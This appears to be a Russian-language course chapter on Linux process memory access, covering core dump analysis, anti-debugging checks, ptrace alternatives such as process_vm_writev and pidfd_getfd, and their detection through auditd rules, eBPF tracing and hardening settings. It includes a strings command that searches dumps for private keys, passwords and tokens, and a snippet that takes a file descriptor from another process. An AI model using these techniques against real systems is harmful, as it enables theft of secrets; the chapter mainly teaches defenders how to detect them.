Дамп — это файл, в котором сохранены сегменты процесса и метаданные ядра. Разбор начинается с заголовка:
readelf -l core | head -20
file core
Дальше — поиск строк и структур:
strings -n 8 core | grep -E 'BEGIN|PRIVATE|password|token' | head
gdb ./target_service core -batch -ex 'info proc mappings' -ex 'bt'
gdb с дампом показывает карту памяти на момент снятия и стек каждого потока. Если бинарник и библиотеки совпадают с теми, что были в момент дампа, можно восстановить не только строки, но и локальные переменные. Для разбора без совпадения бинарников используют volatility и собственные парсеры.
Порядок работы с дампом: снять копию, зафиксировать хеш, работать с копией, исходник хранить отдельно. Это стандартное требование криминалистики, и оно же защищает от случайной порчи единственной копии 6.
Анти-отладка
Процесс может обнаружить, что его трассируют:
TracerPidв/proc/<pid>/status— ненулевой, если есть трассировщик;ptrace(PTRACE_TRACEME)— если вызов не удался, процесс уже под отладкой;seccompс фильтром наptrace;- проверка времени выполнения: остановки от отладчика искажают тайминги;
- проверка
PR_SET_DUMPABLEиcoredump_filter.
Минимальная проверка TracerPid на C:
#include <stdio.h>
#include <string.h>

int traced(void) {
    FILE *f = fopen("/proc/self/status", "r");
    char line[256];
    int pid = 0;
    if (!f) return -1;
    while (fgets(line, sizeof line, f)) {
        if (sscanf(line, "TracerPid: %d", &pid) == 1)
            break;
    }
    fclose(f);
    return pid > 0;
}
Функция возвращает 1, если процесс трассируется, 0 — если нет, -1 — если файл недоступен. Проверку можно вызывать периодически и реагировать на появление трассировщика: завершиться, очистить ключи или изменить поведение.
Эти приёмы не абсолютны: трассировщик может скрыть своё присутствие через PTRACE_SEIZE без остановки или через ядерный модуль, но в user space они поднимают стоимость атаки.
Другие двери в чужую память
ptrace — не единственный интерфейс. Их несколько, и защитник обязан знать каждый, потому что обнаружение, настроенное на один, пропускает остальные.
process_vm_writev и запись без остановки
process_vm_writev пишет в память цели, не останавливая её. Это одновременно и удобнее, и опаснее: не нужно подключаться, не меняется TracerPid, нет записи ptrace в аудите. Проверка прав та же (PTRACE_MODE_ATTACH_REALCREDS), но следов меньше.
Практическое следствие: правило аудита только на ptrace не покрывает этот путь. Нужен отдельный фильтр на сисколл process_vm_writev (номер 311 на x86_64) либо eBPF-точка на sys_enter_process_vm_writev.
pidfd_getfd: украсть дескриптор, а не память
Начиная с ядра 5.6, pidfd_open даёт дескриптор процесса, а pidfd_getfd позволяет скопировать файловый дескриптор из чужого процесса в свой. Это обходит необходимость читать память: если у цели открыт файл с ключом или сокет к базе, дескриптор можно просто забрать.
Проверка прав — ptrace_may_access с режимом PTRACE_MODE_ATTACH_REALCREDS, то есть Yama и CAP_SYS_PTRACE действуют. Но след в журнале будет уже другой: pidfd_getfd, а не ptrace.
int pfd = syscall(SYS_pidfd_open, pid, 0);
int stolen = syscall(SYS_pidfd_getfd, pfd, target_fd, 0);
/* stolen — полноценный дескриптор в нашем процессе */
userfaultfd: перехват страниц
userfaultfd позволяет процессу обрабатывать собственные page fault в пространстве пользователя. Для атакующего это инструмент тонкой синхронизации: можно «поймать» момент, когда цель обращается к странице, и подменить её содержимое. Для защитника — ещё один сисколл, который стоит держать на радаре, потому что легитимных применений у него мало (в основном сборщики мусора и live-migration в виртуализации).
process_madvise и mremap: тонкие эффекты
process_madvise (ядро 5.10) позволяет дать ядру совет относительно памяти другого процесса — например, MADV_DONTNEED, после которого страница будет выгружена и при следующем обращении заполнится нулями. Это не чтение, а порча: приём используется, чтобы стереть следы или вызвать сбой в нужном месте. mremap с MREMAP_DONTUNMAP — способ переместить отображение, не теряя его.
Оба вызова требуют тех же прав, что и ptrace, но оставляют другие записи в аудите и не меняют TracerPid.
Сводка: что где видно
| Интерфейс | Останавливает цель | Меняет TracerPid | Номер сисколла x86_64 |
|---|---|---|---|
ptrace | да (ATTACH) или нет (SEIZE) | да | 101 |
process_vm_readv | нет | нет | 310 |
process_vm_writev | нет | нет | 311 |
pidfd_getfd | нет | нет | 438 |
process_madvise | нет | нет | 440 |
userfaultfd | нет | нет | 323 |
Таблица объясняет, почему «мы поставили правило на ptrace» — недостаточная защита. Из шести интерфейсов только один меняет TracerPid, и только два оставляют записи, которые видны без специального правила. Остальные требуют явного наблюдения на уровне сисколлов — то есть auditd с фильтром по номеру или eBPF-программы на sys_enter_*.
Отсюда и практический вывод для темы: обнаружение строится не вокруг инструмента, а вокруг списка интерфейсов. Инструменты меняются, номера сисколлов остаются.
Обнаружение и защита
auditd
ptrace — системный вызов, и его можно аудировать:
# /etc/audit/rules.d/ptrace.rules
-a always,exit -F arch=b64 -S ptrace -k ptrace_use
-w /proc/sys/kernel/yama/ptrace_scope -p wa -k ptrace_policy
-a always,exit -F arch=b64 -S process_vm_readv -k vm_read
-a always,exit -F arch=b64 -S process_vm_writev -k vm_write
События:
sudo ausearch -k ptrace_use -i --start today | tail -20
sudo ausearch -k vm_read -i --start today | tail -20
Настройка Yama и права администратора описаны в руководстве по администрированию 7. Правило на ptrace даёт много шума: отладчики, strace, gdb, системы сборки. Поэтому смотрят не на сам факт, а на сочетание: ptrace от процесса, который не является отладчиком, к процессу, который не является его потомком, в нерабочее время.
eBPF
Трассировка на уровне ядра видит sys_enter_ptrace и sys_enter_process_vm_readv независимо от того, как программа вызвала их — через libc или напрямую. Пример на bpftrace:
tracepoint:syscalls:sys_enter_ptrace
{
    printf("ptrace pid=%d comm=%s request=%d target=%d\n",
           pid, comm, args->request, args->pid);
}
Такой трейсер видит и gdb, и самодельный инжектор, и strace. Скрыть вызов от него можно только на уровне ядра — тем и занимается тема 8.
Что видно в логах
События auditd выглядят так (пример для strace, который использует ptrace):
type=SYSCALL msg=audit(1760800000.123:456): arch=c000003e syscall=101 success=yes exit=0
  a0=10 a1=0 a2=0 a3=0 items=0 ppid=1234 pid=5678 auid=1000 uid=1000 gid=1000
  euid=1000 comm="strace" exe="/usr/bin/strace" key="ptrace_use"
Поля читаются так: syscall=101 — номер ptrace на x86_64; a0 — первый аргумент, номер запроса, записанный в hex: a0=10 означает 0x10, то есть 16 — PTRACE_ATTACH; comm и exe — кто вызвал; key — метка правила. Для PTRACE_SEIZE в a0 будет 4206 (это 0x4206), для PTRACE_GETREGS — c (12).
Трассировка eBPF даёт более компактный и наглядный поток:
ptrace pid=5678 comm=strace request=16 target=4321
ptrace pid=5678 comm=strace request=4 target=4321
Первый вызов — PTRACE_ATTACH (request=16), второй — PTRACE_GETREGS (request=12). Главное — видно пару «кто» и «кого», чего достаточно для расследования.
Настройки, которые ломают приём
ptrace_scope=2— подключение только сCAP_SYS_PTRACE; обычный пользователь не отладит даже свой процесс безsudo.ptrace_scope=3— полный запрет до перезагрузки.PR_SET_DUMPABLE=0— процесс не дампится,/proc/<pid>/memнедоступен.seccomp-фильтр — запретptraceдля процесса и его потомков.mlock+MADV_DONTDUMP— чувствительные страницы не попадают в дамп и не выгружаются.hidepid=2— чужие/proc/<pid>не видны, значит, не видно иmaps.- SELinux/AppArmor — профиль может запретить
ptraceи чтение/proc/<pid>/memдаже при наличии прав.
Матрица «приём — признак — контрмера»
| Приём | Признак | Контрмера |
|---|---|---|
Чтение /proc/<pid>/mem | auditd на openat, process_vm_readv | ptrace_scope=2, hidepid=2, SELinux |
PTRACE_ATTACH | TracerPid, auditd -S ptrace | Yama, seccomp, PR_SET_DUMPABLE=0 |
gcore | временный останов процесса, файл дампа | coredump_filter, MADV_DONTDUMP, аудит |
Инъекция через mmap | mmap с PROT_EXEC в чужом процессе, auditd | seccomp на mmap с PROT_EXEC, W^X |
Вызов функции через rip | остановка и изменение регистров | PTRACE_SEIZE-детект, TracerPid, eBPF |
| Поиск ключей в куче | чтение больших rw-p-областей | mlock, очистка буферов, короткое время жизни ключа |
Итоги темы
Память процесса — это ещё один интерфейс видимости, наряду с procfs и netlink. Она доступна через /proc/<pid>/mem, process_vm_readv и ptrace, и каждый из этих путей проверяет права по-своему. ptrace даёт не только чтение, но и управление: можно остановить процесс, подменить регистры, вызвать функцию и восстановить состояние так, что процесс продолжит работу.
Границы приёма задаются не столько техникой, сколько политикой: Yama, seccomp, PR_SET_DUMPABLE, hidepid, профили SELinux. В типичной Ubuntu ptrace_scope=1 уже блокирует подключение к чужому процессу, а ptrace_scope=2 делает его доступным только администратору.
Обнаружение строится на трёх источниках: TracerPid в /proc, события auditd и трассировка eBPF. Первый виден самому процессу, второй — системе, третий — ядру. Скрыть ptrace от всех трёх можно только изменением ядра, и это уже тема 8.
Стоит запомнить главное число этой темы: интерфейсов доступа к чужой памяти шесть, а TracerPid меняет только один. Отсюда следует, что обнаружение нельзя строить вокруг инструмента — только вокруг списка интерфейсов, который нужно перечислить целиком и закрыть каждый. ptrace (101), process_vm_readv (310), process_vm_writev (311), pidfd_getfd (438), process_madvise (440), userfaultfd (323) — шесть номеров, шесть правил аудита или шесть eBPF-точек. Защитник, поставивший одно правило на ptrace, закрывает шестую часть поверхности и не знает об этом.
Второе, что стоит унести: инъекция ломается не на ptrace, а на деталях вокруг него. W^X превращает запись шелл-кода в появление подозрительного rwx-региона; многопоточность превращает одиночный PTRACE_ATTACH в гонку; выравнивание стека превращает вызов функции в падение внутри libc. Каждая из этих деталей — отдельный признак для защитника и отдельная ошибка для атакующего.
Третье: обратимость обманчива. Регистры восстанавливаются, detach возвращает процесс к работе, но maps помнит выделенный регион, аудит помнит подключение, а TracerPid помнит сам процесс. Инъекция — не «невидимое вмешательство», а вмешательство с последствиями, которые просто нужно уметь прочитать.
Следующая тема собирает весь курс в одну операцию: разведка, закрепление, эскалация, персистентность, сокрытие и эксфильтрация — с матрицей обнаружения на каждом шаге.
Литература
- The Linux man-pages project. — https://man7.org/linux/man-pages/
- Kerrisk M. The Linux Programming Interface. — No Starch Press, 2010.
- Bovet D. P., Cesati M. Understanding the Linux Kernel. 3rd ed. — O'Reilly Media, 2005.
- Linux Kernel Documentation. — https://docs.kernel.org/
- MITRE ATT&CK: Linux techniques. — https://attack.mitre.org/
- NIST SP 800-86. Guide to Integrating Forensic Techniques into Incident Response. — 2006.
- Nemeth E., Snyder G., Hein T. R., Whaley B., Mackin D. UNIX and Linux System Administration Handbook. 5th ed. — Addison-Wesley, 2017.